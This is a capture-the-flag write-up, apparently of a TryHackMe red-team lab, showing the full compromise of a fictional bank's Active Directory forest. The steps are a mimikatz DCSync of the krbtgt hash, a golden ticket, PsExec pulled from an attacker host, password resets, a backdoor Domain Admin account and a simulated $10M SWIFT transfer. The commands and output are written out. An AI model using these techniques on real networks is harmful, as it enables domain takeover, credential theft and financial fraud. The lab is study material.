
```
mimikatz # privilege::debug
mimikatz # lsadump::dcsync /user:corp\krbtgt
```



KRBTGT NTLM hash: 0c757a3445acb94a654554f3ac529ede

Dumping SID of **CORPDC**

hostname: CORPDC





```
PS  Get-ADComputer -Identity "CORPDC"
```

```
PS C:\Users\Administrator> Get-ADComputer -Identity "CORPDC"


DistinguishedName : CN=CORPDC,OU=Domain Controllers,DC=corp,DC=thereserve,DC=loc
DNSHostName       : CORPDC.corp.thereserve.loc
Enabled           : True
Name              : CORPDC
ObjectClass       : computer
ObjectGUID        : 34336fec-45c0-42dd-82ff-8892d65bb412
SamAccountName    : CORPDC$
SID               : S-1-5-21-170228521-1485475711-3199862024-1009
UserPrincipalName :


PS C:\Users\Administrator>
```

Getting SID of **"Enterprise Admin"** of root.thereserve.loc


```
PS  Get-ADGroup -Identity "Enterprise Admins" -Server rootdc.thereserve.lo
c
```



after collecting all details, lets submit the Golden ticket


kerberos::golden /user:Administrator /domain:za.tryhackme.loc /sid:S-1-5-21-3885271727-2693558621-2658995185-1001 /service:krbtgt /rc4:Password h ash of krbtgt user> /sids:<SID of Enterprise Admins group> /ptt

kerberos::golden /user:Administrator /domain:corp.thereserve.loc /sid:S-1-5-21-170228521-1485475711-3199862024-1009 /service:krbtgt /rc4:0c757a3445acb94a654554f3ac529ede /sids:S-1-5-21-1255581842-1300659601-3764024703-519 /ptt




Now, i can interact with rootdc.thereserve.loc

```
dir \\rootdc.thereserve.loc\c$
```



now, i can submit another two flags of ROOTDC, to do so, opened file manager, and enter the directory link of **\\rootdc.thereserve.loc\c$**



After that, submitted my both flags for PARENT DOMAIN, after that I used psexec.exe to get shell in **ROOTDC**.

Downloading PsExec.exe from our attacking machine.

run python server on attacking machine and transfer it

```
proxychains -q python -m http.server
```

```
PS C:\Users\Administrator> wget http://10.50.115.144:8000/PsExec.exe -o psexec.exe
PS C:\Users\Administrator>
```

then run psexec.exe

```
PS C:\Users\Administrator> .\psexec.exe \\rootdc.thereserve.loc cmd.exe
```

```
PS C:\Users\Administrator> .\psexec.exe \\rootdc.thereserve.loc cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
corp\administrator

C:\Windows\system32>hostname
ROOTDC

C:\Windows\system32>
```

PWNED PARENT DOMAIN **ROOTDC**.

6. Full Compromise of BANK Domain


Moving forward, As, submitted my ticket on ROOTDC, so here i can also authenticate with BANKDC domain, becuase a two-way trust is a relationship established between two these domains.

now, i can use psexec.exe to authenticate with **BANKDC.BANK.THERESERVE.LOC** from host **CORPDC**

```
psexec.exe \\bankdc.bank.thereserve.loc cmd.exe -accepteula
```

after that, i tried adding new user but it was not working, so i changed the password of Administrator

```
C:\Users\Administrator>powershell.exe -c Set-ADAccountPassword -Identity "Administrator" -NewPassword (ConvertTo-SecureString -AsPlainText "Hacker@123" -Force) -Reset
```



Connecting to RDP from attacking machine


```
proxychains -q xfreerdp /v:10.200.118.101 /u:Administrator /p:Hacker@123 /multimon
```

now i can logged into using RDP on any host under **BANKDC** using attacking machine and submit proof and get my flags


just for backup create a new account and add it to Domain Admins group, in BANKDC using PowerShell, or you can manually create by going to Server Manager.

Creating New user and adding it to Domains Admins

```
PS C:\Users\Administrator> New-ADUser l1v1n9h311
PS C:\Users\Administrator> Add-ADGroupMember -Identity "Domain Admins" -Members l1v1n9h311
PS C:\Users\Administrator> net user l1v1n9h311 Hacker@123 /domain
The command completed successfully.
PS C:\Users\Administrator> Enable-ADAccount -Identity l1v19h311
```



I tried to connect JMP box from my attacking machine, but it was not accepting my connection, as checking found that port is closed for outer connection, so i RDP into it from **BANKDC**, and submitted the both flags for **TIER 1 ADMINS,** followed the same process and logged in to **10.200.118.51, 10.200.118.52 and 10.200.118.61** with newly created user **"prokunal"** and submitted all the flags of **BANKDC.**



Pwned **BANKDC** Domain.

7. Compromise of SWIFT and Payment Transfer

First Task SWIFT Web Access

To Compromise of SWIFT and Payment Transfer, first i logged in to E-CITIZEN Portal and and Selected SWIFT Web Access, then a task is provided by E-CITIZEN portal to do to get the flag.

Task given by E-CITIZEN Portal:

> # In order to proof that you have access to the SWIFT system, dummy accoun ts have been created for you and you will have to perform the following steps to prove access.
>
> Account Details:
> Source Email: prokunal@source.loc
> Source Password: LRLLmMY9Ub34kg
> Source AccountID: 647754e082d5202c5027be92
> Source Funds: $ 10 000 000

Destination Email: prokunal@destination.loc
Destination Password: s6S6L6nNyLNGwQ
Destination AccountID: 647754e182d5202c5027be93
Destination Funds: $ 10


Using these details, perform the following steps:


1. Go to the SWIFT web application
2. Navigate to the Make a Transaction page
3. Issue a transfer using the Source account as Sender and the Destination ac count as Receiver. You will have to use the corresponding account IDs.
4. Issue the transfer for the full 10 million dollars
5. Once completed, request verification of your transaction here (No need to c heck your email once the transfer has been created).

Once you have performed the steps of building your transaction, please enter Y to verify your access.

so, in order to complete this task we have to access bank portal and logged in with dummy account and make a transcation of $10 million dollars to destination account, then enter **Y** to confirm.

to do so, firstly i logged into swift bank portal by doing RDP connection to BANKDC and opened chrome from there, and goes to swift.bank.thereserve.loc and logged in.





After logged in click on **"Make a Transaction"** button, then enter the Sender ID as your Source Account ID and Recevier ID as Destination ACCOUNT ID.

after that clicking on Submit, it says **Check your email for the confirmation PIN number,** as e-citizen portal says no need to check your mail, so i can go directly

to e-citizen portal and click Y to verify our Transcation.

```
Ready to verify? [Y/X/Z]: Y
Run verification
Warning: Permanently added '10.200.118.201' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.118.201' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.118.201' (ECDSA) to the list of known hosts.

Well done! Check your email!
```

moving forward to next flag, which is SWIFT Capturer Access

SWIFT Application as Capturer

after submitting the SWIFT access, got email saying, In order to finish this task, we have to compromise capturer and approver in a position to make my transfer.

```
There you go!

Ready to access SWIFT. Too bad you only have client credentials! In order to finish this task, you will have to
enumerate through the BANK estate to find a capturer and an approver. You will have to compromise both to be in a
position to make your transfer. See? If you really want to show impact, EA isn't everything.
Best of luck with this final challenge! The end is in sight!
Am0
```


by going to e-citizen portal and selected ⌫**18**↑ to get the task, and selecting **18**, it says:


> In order to proof that you have capturer access to the SWIFT system, a dumm y transaction has been created for you.
>
> Please look for a transaction with these details:
>
> FROM: 631f60a3311625c0d29f5b32
> TO: 6477301482d5202c5027be90
>
> Look for this transfer and capture (forward) the transaction.

Listing all **"Payment Capturer"** users, found that there are some users who have access as Capturer, i just changed a password of user from **"Payment Capturer"** group.

